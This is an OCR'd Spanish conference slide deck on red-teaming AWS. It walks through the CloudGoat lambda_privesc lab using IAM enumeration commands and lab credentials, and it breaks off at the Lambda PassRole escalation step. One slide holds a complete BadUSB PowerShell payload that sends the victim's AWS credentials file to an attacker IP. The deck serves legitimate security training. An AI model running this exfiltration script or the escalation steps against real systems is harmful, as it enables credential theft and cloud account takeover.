



Operaciones Ofensivas en la Nube de AWS y AZURE basado en las TTPs del MITRE



HackConAO

AGRADECIMIENTOS A:

SPARTAN-CYBERSECURITY

-[Ethical Hacker]-

Gerardo Eliasib

Soy un experto en ciberseguridad y hacking ético reconocido por mi amplia trayectoria en el desarrollo de auditorías sobre proyectos críticos para entidades gubernamentales y el sector financiero. Mi experiencia está respaldada por una sólida base académica y profesional, acreditada por 9 certificaciones destacadas en el campo: OSEP, OSCP, EWPTX, CRTE, CARTP, EMAPT, CARTS, GCP-PCA y AZ-500.

Cloud Penetration Testing

Un test de penetración consiste en pruebas ofensivas contra los mecanismos de defensa existentes en el entorno que se está analizando.

Los analistas predicen que la mayoría, si no todas, las empresas tendrán cargas de trabajo en entornos públicos y en la nube muy pronto.


Por lo tanto, al evaluar los riesgos de las organizaciones en el futuro, debemos estar preparados para evaluar la seguridad de los servicios prestados en la nube.

El 81% de las empresas tienen al menos una aplicación o una parte de su infraestructura informática empresarial en la nube.

https://www.godaddy.com/resources/es/crearweb/cloud-computing-para-empresas


Figure 1: Magic Quadrant for Cloud Infrastructure and Platform Services

Según un informe de McAfee, el uso de los servicios en la nube aumentó un 50% durante 2020, y los ataques externos a las cuentas en la nube aumentaron un 630%.



https://www.mcafee.com/blogs/other-blogs/mcafee-labs/2021-threat-predictions-report/


A continuación, identificaremos los usos predominantes de la nube y los desafíos que un auditor podría enfrentar al detectar vulnerabilidades en estos entornos digitales en constante evolución:



- **Machine Learning**
- **Aplicativos webs modernos**
- **Aplicativos Móviles**
- **Serverless Apps**
- **Big Data y Análisis de Datos**

MITRE ATT&CK


MITRE ATT&CK es un marco de conocimiento globalmente accesible que detalla las **tácticas, técnicas y procedimientos (TTP)** utilizados por los ciberadversarios. Proporciona una taxonomía estandarizada para la clasificación de ataques y una metodología para el análisis de ciberamenazas, facilitando a las organizaciones comprender y defenderse mejor contra las amenazas informáticas. Este marco es utilizado por analistas de seguridad, investigadores y profesionales de TI para mejorar la postura de seguridad cibernética de sus organizaciones.



RED TEAM EN ENTORNOS ALOJADOS EN AMAZON WEB SERVICES

Modelo de responsabilidad compartida

A menudo se asume que las plataformas en la nube son simplemente seguras y la responsabilidad total recae en el proveedor de la plataforma.



HERRAMIENTAS PARA RED TEAM EN AWS

Pacu

Es un completo kit de herramientas que nos permiten realizar diferentes técnicas contra un entorno desplegado en AWS.

Prowler

Es una herramienta de seguridad que nos permite realiza una evaluación de las mejores prácticas de seguridad de AWS.

CloudSplaining

Es una herramienta de seguridad que identifica configuraciones inadecuadas que podrían permitir una escalación de privilegios dentro de AWS.

Kali/Parrot

Sistemas operativos orientados a seguridad ofensiva.

ENLACES:
https://github.com/RhinoSecurityLabs/pacu
https://github.com/prowler-cloud/prowler
https://github.com/salesforce/cloudsplaining

HERRAMIENTAS PARA BLUE TEAM EN AWS

Guard Duty

Amazon GuardDuty es un servicio de detección de amenazas que supervisa de manera continua para detectar actividades maliciosas y comportamientos no autorizados con el fin de proteger sus datos, cargas de trabajo y cuentas de AWS almacenados en Amazon S3.

Detective

Amazon Detective facilita el análisis, la investigación e identificación rápida de la causa raíz de los hallazgos de seguridad o actividades sospechosas.

Inspector

Amazon Inspector es un servicio de administración de vulnerabilidades que analiza continuamente las cargas de trabajo de AWS en busca de vulnerabilidades de software y exposiciones involuntarias a la red.

Security Hub

AWS Security Hub es un servicio de administración de la posición de seguridad en la nube que revisa las prácticas recomendadas de seguridad, agrega alertas y permite la corrección automatizada.

Escalacion de privilegios en AWS – (IAM)

MITRE


Táctica: Privilege Escalation

Tecnica: Abuse Elevation Control Mechanism

ID: T1548.005

En 2018, Spencer Gietzen de Bishop Fox identificó 21 métodos en diversos servicios de AWS que podrían ser explotados para realizar una escalada de privilegios.

https://books.spartan-cybersec.com/cpna



- iam:CreateAccessKey
- iam:CreateLoginProfile
- iam:UpdateLoginProfile
- iam:AddUserToGroup
- iam:CreatePolicyVersion
- iam:SetDefaultPolicyVersion
- iam:AttachUserPolicy
- iam:AttachGroupPolicy
- iam:AttachRolePolicy
- iam:PutUserPolicy
- iam:PutGroupPolicy
- iam:PutRolePolicy
- iam:UpdateAssumeRolePolicy
- iam:PassRole*

Laboratorio practico con IAM-VULNERABLE

IAM Vulnerable utiliza el binario Terraform y sus credenciales de AWS para implementar más de 250 recursos de IAM en su cuenta de AWS seleccionada.

En cuestión de minutos, puedes empezar a aprender a identificar y explotar configuraciones de IAM vulnerables que permiten la escalada de privilegios.

ENLACES:
https://github.com/BishopFox/iam-vulnerable

INICIEMOS NUESTRO RED TEAM CONTRA AWS

LABORATORIO

Laboratorio practico con CloudGoat

CloudGoat es la herramienta de implementación de AWS "Vulnerable por diseño" de Rhino Security Labs. Le permite perfeccionar sus habilidades de ciberseguridad en la nube creando y completando varios escenarios de estilo “CTF".

IMPORTANTE

No Implemente Cloudgoat en un entorno de producción o junto con recursos sensibles de AWS.

ENLACES:
https://github.com/RhinoSecurityLabs/cloudgoat/

```
┌──(root㉿Spartan-Server)-[/home/gerh/cloudgoat]
└─# ./cloudgoat.py create lambda_privesc
/usr/local/lib/python3.11/dist-packages/requests/__init__.py:102: RequestsDependen
ion!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't matc
Using default profile "default" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or rang

Initializing the backend...

Initializing provider plugins...
- Finding latest version of hashicorp/aws...
- Installing hashicorp/aws v5.8.0...
- Installed hashicorp/aws v5.8.0 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.
```

Despliegue de laboratorios con CloudGoat para practicar

El nombre de este escenario es **lambda_privesc**.

Este comando debe ser ejecutado desde un usuario administrador de AWS.

```
Apply complete! Resources: 9 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "583318501385"
cloudgoat_output_chris_access_key_id = "AKIAYPUD57AETEZEKBPI"
cloudgoat_output_chris_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 583318501385
cloudgoat_output_chris_access_key_id = AKIAYPUD57AETEZEKBPI
cloudgoat_output_chris_secret_key = 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
```

Finalizando el despliegue de laboratorios

Al finalizar el despliegue, se nos entrega unas credenciales para iniciar nuestra auditoria post-autenticada.

Entry Points for Attackers to Gain Initial Access

¿?

Encontrando credenciales en un repositorio público de GitHub

Una forma en la que los atacantes pueden encontrar su primer acceso a nuestra infraestructura es por medio de la divulgación de información sensible en sitios web públicos.

```
$ gitleaks --json https://github.com/zricethezav/gronit
Cloning https://github.com/zricethezav/gronit...
{
   "line": "+const AWS_KEY = \"AKIALALEMEL33243OLIAE\"",
   "commit": "cb5599aeed261b2c038aa4729e2d53ca050a4988",
   "string": "AKIALALEMEL33243OLIA",
   "reason": "AWS",
   "commitMsg": "fake key",
   "time": "2018-02-04 19:10:58 -0600",
   "author": "Zachary Rice",
   "file": "main.go",
   "repoURL": "https://github.com/zricethezav/gronit"
}
{
   "line": "-const AWS_KEY = \"AKIALALEMEL33243OLIAE\"",
   "commit": "eaeffdc65b4c73ccb67e75d96bd8743be2c85973",
   "string": "AKIALALEMEL33243OLIA",
   "reason": "AWS",
   "commitMsg": "remove fake key",
   "time": "2018-02-04 19:43:28 -0600",
   "author": "Zachary Rice",
   "file": "main.go",
   "repoURL": "https://github.com/zricethezav/gronit"
}
Report written to /Users/Zach/.gitleaks/report/zricethezav/gronit_leaks.json
```

Ataque BadUSB y Malware

Definición: BadUSB es un ataque en el que un USB se reprograma para funcionar como un dispositivo malicioso (por ejemplo, un teclado) que puede introducir comandos en la máquina anfitriona, aprovechando la confianza inherente de las computadoras en los periféricos USB.

Riesgos: Posee la capacidad de controlar dispositivos, robar información, o infectar con malware sin ser detectado por software antivirus.

C: > Users > gerh- > Desktop > exfil-aws-spartan.txt

```
1   REM Title: Exifiltracion de credenciales de AWS
2   REM Author: Gerardo Eliasib
3   REM Description: Inicia un powershell y encapsula el contenido del fichero .aws
    y envia una peticion a un server controlado por el atacante
4   REM Target: Windows 10 (CMD, Powershell)
5   REM Version: 1.0
6   REM Category: Remote Access
7   DEFAULTDELAY 10
8   DELAY 2000
9   GUI r
10  DELAY 250
11  STRING powershell
12  ENTER
13  DELAY 1000
14  ALTSTRING Invoke-RestMethod -Uri ("http://192.168.189.129/?base64=" + [Convert]
    ::ToBase64String([System.Text.Encoding]::UTF8.GetBytes((Get-Content
    "C:\Users\$env:USERNAME\.aws\credentials" -Raw))))
15  DELAY 2500
16  ENTER
17  DELAY 1000
18  ALT F4
```

Reconocimiento inicial en AWS

Nos autenticamos con las credenciales iniciales y ejecutamos el subcomando get-caller-identity del servicio de STS.

Este comando nos indica con que usuario o rol estamos autenticados.

Nuestro usuario es **chris**.

```
cloudgoat-master aws configure --profile chris
AWS Access Key ID [None]: AKIAYPUD57AETEZEKBPI
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-2
Default output format [None]: json
cloudgoat-master aws sts get-caller-identity --profile chris
{
    "UserId": "AIDAYPUD57AEQH2URDWES",
    "Account": "583318501385",
    "Arn": "arn:aws:iam::583318501385:user/chris-lambda_privesc_cgidpistmwqrcl"
}
```

Fuerza bruta para la identificación de permisos de IAM en AWS

Utilizando herramientas como CLIAM o enumerate-iam.py podríamos realizar una fuerza bruta para identificar nuestros permisos dentro de AWS.

MITRE

Táctica: Discovery

Tecnica: Permission Groups Discovery

ID: T1069.003

https://books.spartan-cybersec.com/cpna

Identificando nuestros permisos de IAM

Utilizando el siguiente comando podemos listar todas las políticas de acceso de IAM que están asociadas a un usuario específico.

Este comando es especialmente útil para auditar los permisos de un usuario.

```
cloudgoat-master aws iam list-user-policies --user-name chris-lambda_privesc_cgidpistmwqrcl --profile chris
{
    "PolicyNames": []
}
```

Al entender qué políticas están asociadas a un usuario, puedes asegurarte de que el principio del mínimo privilegio se esté aplicando correctamente.

Identificando nuestros permisos de IAM

Utilizando el siguiente comando podemos enumerar todas las políticas gestionadas (ya sean políticas gestionadas por AWS o políticas gestionadas por el cliente) que están adjuntas a un usuario de IAM especificado.

```
cloudgoat-master aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgidpistmwqrcl --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgidpistmwqrcl",
            "PolicyArn": "arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgidpistmwqrcl"
        }
    ]
```

Identificando los permisos de una política de IAM

Utilizando el siguiente comando podemos recuperar información sobre una política específica.

Recordemos que esta política esta adjunta a nuestro usuario chris.

```
cloudgoat-master aws iam get-policy --policy-arn arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgidpistmwqrcl --profile chris
{
    "Policy": {
        "PolicyName": "cg-chris-policy-lambda_privesc_cgidpistmwqrcl",
        "PolicyId": "ANPAYPUD57AEQZEEDZFP2",
        "Arn": "arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgidpistmwqrcl",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-chris-policy-lambda_privesc_cgidpistmwqrcl",
        "CreateDate": "2023-07-17T01:42:20+00:00",
        "UpdateDate": "2023-07-17T01:42:20+00:00",
        "Tags": []
    }
}
```

Política de IAM con malas praticas

Se puede apreciar el permiso de STS:AssumeRole sobre todos los recursos (*).

Esto permitiría a un usuario o servicio asumir un rol de IAM.

```
cloudgoat-master aws iam get-policy-version --policy-arn arn:aws:iam::583318501385:
policy/cg-chris-policy-lambda_privesc_cgidpistmwqrcl --version-id v1 --profile chris
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "sts:AssumeRole",
                        "iam:List*",
                        "iam:Get*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "chris"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2023-07-17T01:42:20+00:00"
    }
}
```

Los riesgos de utilizar el comodín (*)

Al utilizar el comodín, esencialmente estás otorgando todos los permisos posibles sobre los recursos especificados. Esto puede resultar en la asignación de permisos excesivos y en la violación del principio de mínimo privilegio, un pilar fundamental en la seguridad de la información.

Evitar el comodín mejora la seguridad: a mayor especificidad, menores riesgos.

Enumerando los roles de IAM

Aprovechamos nuestro privilegio de list* para enumerar los roles de IAM.

Enumerando los permisos del rol cg-debug-role

Aprovechamos nuestro privilegio de **list*** para enumerar las políticas del rol de IAM previamente identificado.

```
cloudgoat-master aws iam list-attached-role-policies --role-name cg-debug-role-lambda_privesc_cgidpistmwqrcl --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

La política "**AdministratorAccess**" en AWS IAM otorga control total sobre todos los recursos de AWS, representando un riesgo significativo si se asigna imprudentemente.

Enumerando los roles de IAM

Aprovechamos nuestro privilegio de list* para enumerar los roles de IAM.

```
@=> aws iam list-roles --profile chris
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "cg-lambdaManager-role-lambda_privesc_cgidpistmwqrcl",
            "RoleId": "AROAYPUD57AESOVMAORHL",
            "Arn": "arn:aws:iam::583318501385:role/cg-lambdaManager-role-lambda_privesc_
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "arn:aws:iam::583318501385:user/chris-lambda_privesc_
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
}
```

Enumerando los permisos del rol cg-lambdamanager-role

Aprovechamos nuestro privilegio de list* para enumerar las políticas del rol de IAM previamente identificado.

```
cloudgoat-master aws iam list-attached-role-policies --role-name cg-lambdaManager-role-lambda_privesc_cgidpistmwqrcl --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-lambdaManager-policy-lambda_privesc_cgidpistmwqrcl",
            "PolicyArn": "arn:aws:iam::583318501385:policy/cg-lambdaManager-policy-lambda_privesc_cgidpistmwqrcl"
        }
    ]
}
```

Hemos identificado una política llamada **cg-lambdaManager-policy**


Enumerando los permisos de la política cg-lambdamanager-policy

Aprovechamos nuestro privilegio de list* para enumerar los permisos establecidos en la política previamente identificada.

La vulnerabilidad critica se encuentra en esta política.

```
cloudgoat-master aws iam get-policy-version --policy-arn arn:aws:iam::583318501385:pol
icy/cg-lambdaManager-policy-lambda_privesc_cgidpistmwqrcl --version-id v1 --profile chris
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "lambda:*",
                        "iam:PassRole"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "lambdaManager"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2023-07-17T01:42:20+00:00"
    }
}
```

PassExistingRoleToNewLambdaThenInvoke



MITRE

Táctica: Privilege Escalation

Tecnica: Abuse Elevation Control Mechanism

